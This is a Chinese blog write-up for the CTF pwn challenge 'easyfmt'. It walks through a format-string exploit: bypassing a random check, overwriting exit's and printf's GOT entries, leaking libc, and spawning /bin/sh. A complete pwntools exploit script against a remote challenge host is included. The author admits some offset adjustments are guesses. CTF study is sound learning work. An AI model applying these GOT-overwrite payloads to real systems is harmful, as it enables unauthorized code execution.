# 攻防世界(pwn)easyfmt

原创

PLpa、 于 2020-03-02 10:46:45 发布 618 收藏 1

分类专栏： pwn 格式化字符串漏洞



本文链接：https://blog.csdn.net/qq_43986365/article/details/104605413




pwn 同时被 2 个专栏收录

19 篇文章 1 订阅

订阅专栏


格式化字符串漏洞

2 篇文章 0 订阅

订阅专栏

**这题出的很奇怪，本地调试不知道为什么出问题，远程也调了很久才通，希望路过的大佬提出更好的思路和解题方式！**

查看一下保护：

```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开了canary，NX，部分打开RELRO，没开PIE，可以尝试got表的覆盖。
这里不能有时候全信，还是要打开IDA自己分析才行。

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+10h] [rbp-110h]
  unsigned __int64 v4; // [rsp+118h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  puts("welcome to haerbin~");
  if ( (unsigned int)CheckIn() == 1 )
  {
    memset(&buf, 0, 0x100uLL);
    write(1, "slogan: ", 9uLL);
    read(0, &buf, 0x100uLL);
    printf(&buf, &buf, argv);
  }
  puts("bye~");
  exit(0);
}
```



可以看到有明显的格式化字符串漏洞，看看怎么利用他。
要运行到格式化字符串漏洞，我们必须完成一个判定，我们进入CheckIn函数看看。

```
_BOOL8 CheckIn()
{
  unsigned int v0; // eax
  char v1; // ST00_1
  _QWORD v3[2]; // [rsp+0h] [rbp-30h]
  __int64 buf; // [rsp+10h] [rbp-20h]
  __int16 v5; // [rsp+18h] [rbp-18h]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v0 = time(0LL);
  srand(v0);
  LOWORD(v3[0]) = (unsigned __int8)(rand() % 5 + 48);
  printf("enter:", v3[0]);
  buf = 0LL;
  v5 = 0;
  read(0, &buf, 0xAuLL);
  return (_BYTE)buf == v1;
}
```

CheckIn函数其实就是程序产生一个随机数，然后需要我们输入一个数字，程序检查我们输入的数字和随机数是否一样，一样便可以进入下一阶段。
随机数的范围不大，我们就直接爆破就没问题了。
这里我选择的是手动爆破，反正概率很高，你也可以写try…Except…来写一个自动爆破的函数。
这里选择输入1，一直运行就有几率成功。
好的，进入格式化字符串漏洞的重头戏，由于程序运行到一次就会exit(0),我们首先利用格式化字符串漏洞把exit函数的got地址改写了（注意不是got表里边的地址）。
我们首先查看一下偏移：

```
R13: 0x7fffffffdef0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x207 (CARRY PARITY adjust zero sign trap INTERRUPT direction overflow)
[----------------------------------code----------------------------------------]
   0x4009d0 <main+202>: lea    rax,[rbp-0x110]
   0x4009d7 <main+209>: mov    rdi,rax
   0x4009da <main+212>: mov    eax,0x0
=> 0x4009df <main+217>: call   0x4006c0 <printf@plt>
   0x4009e4 <main+222>: mov    edi,0x400aa8
   0x4009e9 <main+227>: call   0x400690 <puts@plt>
   0x4009ee <main+232>: mov    edi,0x0
   0x4009f3 <main+237>: call   0x400720 <exit@plt>
Guessed arguments:
arg[0]: 0x7fffffffdd00 ("aaaaaaaa\n")
[----------------------------------stack-----------------------------------------]
0000| 0x7fffffffdcf0 --> 0x7fffffffdef8 --> 0x7fffffffe294 ("/mnt/hgfs/share/xctf/easyfm
0008| 0x7fffffffdcf8 --> 0x1f7de01ef
0016| 0x7fffffffdd00 ("aaaaaaaa\n")
0024| 0x7fffffffdd08 --> 0xa ('\n')
0032| 0x7fffffffdd10 --> 0x0
0040| 0x7fffffffdd18 --> 0x0
0048| 0x7fffffffdd20 --> 0x0
0056| 0x7fffffffdd28 --> 0x0
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00000000004009df in main ()
gdb-peda$ fmtarg 0x7fffffffdd00
The index of format argument : 8 ("\%7$p")
gdb-peda$ x/16gx 0x7fffffffdd00
0x7fffffffdd00: 0x6161616161616161      0x000000000000000a
0x7fffffffdd10: 0x0000000000000000      0x0000000000000000
0x7fffffffdd20: 0x0000000000000000      0x0000000000000000
0x7fffffffdd30: 0x0000000000000000      0x0000000000000000
0x7fffffffdd40: 0x0000000000000000      0x0000000000000000
0x7fffffffdd50: 0x0000000000000000      0x0000000000000000
0x7fffffffdd60: 0x0000000000000000      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/16gx $rsp
0x7fffffffdcf0: 0x00007fffffffdef8      0x00000001f7de01ef
0x7fffffffdd00: 0x6161616161616161      0x000000000000000a
0x7fffffffdd10: 0x0000000000000000      0x0000000000000000
0x7fffffffdd20: 0x0000000000000000      0x0000000000000000
0x7fffffffdd30: 0x0000000000000000      0x0000000000000000
0x7fffffffdd40: 0x0000000000000000      0x0000000000000000
0x7fffffffdd50: 0x0000000000000000      0x0000000000000000
0x7fffffffdd60: 0x0000000000000000      0x0000000000000000
```



这里可以看到有两种方式，一种是工具提供的偏移为7，另一种是手动测试的偏移为8，然后观察一下：

```
slogan: aaaaaaaa%8$p
aaaaaaaa0x6161616161616161
bye~
```


可以看到偏移为8，我这边可能是工具没安装好，还是手工测比较靠谱。

```
p.sendlineafter('enter:', '1')
p.recvuntil('slogan: ')
payload = '%' + str(0x982) + 'c%10$hn'
payload = payload.ljust(16, 'a')
payload += p64(elf.got['exit'])
p.sendline(payload)
```

0x982就是CheckIn判定之后的函数地址，这样我们就可以跳转到CheckIn判断之后的函数了。
然后我们考虑泄露libc版本，但是这边又出问题了，由于我们跳转了堆栈地址，程序的栈地址发生的改变，（这里我看了半天，完全不知道为什么，希望大佬告知）通过实测，我们发现格式字符串漏洞的偏移加了一位，这里我们可以在exp种下attach来调试：

```
p.sendlineafter('enter:', '1')
p.recvuntil('slogan: ')
payload = '%' + str(0x982) + 'c%10$hn'
payload = payload.ljust(16, 'a')
payload += p64(elf.got['exit'])
p.sendline(payload)
gdb.attach(p)
#pause()

p.recvuntil('slogan: ')
payload = '%10$sAAA'
p.sendline(payload)
p.interactive()
```

这里要下interactive，不然程序会终止运行。
运行结果：




我们真实的看到，格式字符串漏洞的偏移加一了，不管为什么，调出来的肯定没错了。
然而到这里我的本地就打不通了，只能靠远端来测试□。

```
Traceback (most recent call last):
  File "exp.py", line 32, in <module>
    read_addr = u64(p.recvuntil('AAA', drop = True).ljust(8,'\x00'))
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 310, in recvuntil
    res = self.recv(timeout=self.timeout)
```

这里死活收不到，我们只能换远端。
换了远端后还是有一个问题出现了，如果这样写：

```
p.recvuntil('slogan: ')
payload = '%10$sAAA' + p64(elf.got['read'])
p.sendline(payload)

read_addr = u64(p.recvuntil('AAA', drop = True).ljust(8,'\x00'))
print hex(read_addr)
obj = LibcSearcher('read', read_addr)
offset = read_addr - obj.dump('read')
system = obj.dump('system') + offset
```

就会接收到一个奇怪的read_addr，看起来就很怪，用他查找到的libc库也非常多。

```
0x7f1d2225325000
Multi Results:
 0: archive-old-glibc (id libc6_2.3.2.ds1-13ubuntu2.2_amd64_2)
 1: archive-old-glibc (id libc6_2.21-0ubuntu4.3_amd64)
 2: archive-eglibc (id libc6-amd64_2.19-0ubuntu6.14_i386)
 3: archive-old-glibc (id libc6-amd64_2.4-1ubuntu12_i386)
 4: archive-old-glibc (id libc6-amd64_2.3.5-1ubuntu12_i386)
 5: archive-old-glibc (id libc6_2.3.2.ds1-13ubuntu2.3_i386_2)
 6: archive-eglibc (id libc6_2.15-0ubuntu10_i386)
```

实测这个地址根本不对，估计这里由于堆栈发生变化的原因我必须这样写才行：

```
p.recvuntil('slogan: ')
payload = '%10$sAAA' + p64(elf.got['read'])
p.sendline(payload)
p.recv(1)

read_addr = u64(p.recvuntil('AAA', drop = True).ljust(8,'\x00'))
print hex(read_addr)
obj = LibcSearcher('read', read_addr)
offset = read_addr - obj.dump('read')
system = obj.dump('system') + offset
```

没错，我们加一个recv(1)，向后移一位接收才行：


```
0x7f1edbd83250
Multi Results:
 0: archive-old-glibc (id libc6-i386_2.19-10ubuntu2.3_amd64)
 1: ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu10_amd64)
```

这样就好了，这里也是估计，不是很知道原因。
泄露出libc地址，我们就考虑来覆盖got表里边的地址来执行system函数了，这里我们采用部分覆盖的方法。
这里我的本地打不通了，不能使用gdb调试看数据了，我就只能根据上面的偏移来猜测，在原来的基础上再加一偏移，结果证实猜想是正确的

```
data = (system&0xFF)
payload = '%' + str(data) + 'c%14$hhn'
data = ((system&0xFFFFFF) >> 8) - data
payload += '%' + str(data) + 'c%15$hn'
payload = payload.ljust(32, 'A')
payload += p64(elf.got['printf']) + p64(elf.got['printf'] + 1)
p.recvuntil('slogan: ')
p.sendline(payload)
```

这里我们只需要覆盖后三字节就行了，我们就构造这样的payload。
完整exp：

```
from pwn import *
from LibcSearcher import *

local = 0
if local:
    p = process('./easyfmt')
else:
    p = remote('111.198.29.45',*****)

debug = 1
if debug:
    context.log_level = 'debug'

elf = ELF('./easyfmt')
p.sendlineafter('enter:', '1')
p.recvuntil('slogan: ')
payload = '%' + str(0x982) + 'c%10$hn'
payload = payload.ljust(16, 'a')
payload += p64(elf.got['exit'])
p.sendline(payload)
#gdb.attach(p)
#pause()

p.recvuntil('slogan: ')
payload = '%10$sAAA' + p64(elf.got['read'])
p.sendline(payload)
#p.interactive()
#gdb.attach(p)
p.recv(1)

read_addr = u64(p.recvuntil('AAA', drop = True).ljust(8,'\x00'))
print hex(read_addr)
obj = LibcSearcher('read', read_addr)
offset = read_addr - obj.dump('read')
system = obj.dump('system') + offset

data = (system&0xFF)
payload = '%' + str(data) + 'c%14$hhn'
data = ((system&0xFFFFFF) >> 8) - data
payload += '%' + str(data) + 'c%15$hn'
payload = payload.ljust(32, 'A')
payload += p64(elf.got['printf']) + p64(elf.got['printf'] + 1)
p.recvuntil('slogan: ')
p.sendline(payload)

p.sendlineafter('slogan: ','/bin/sh')
p.interactive()
```




参考链接：https://blog.csdn.net/seaaseesa/article/details/104188868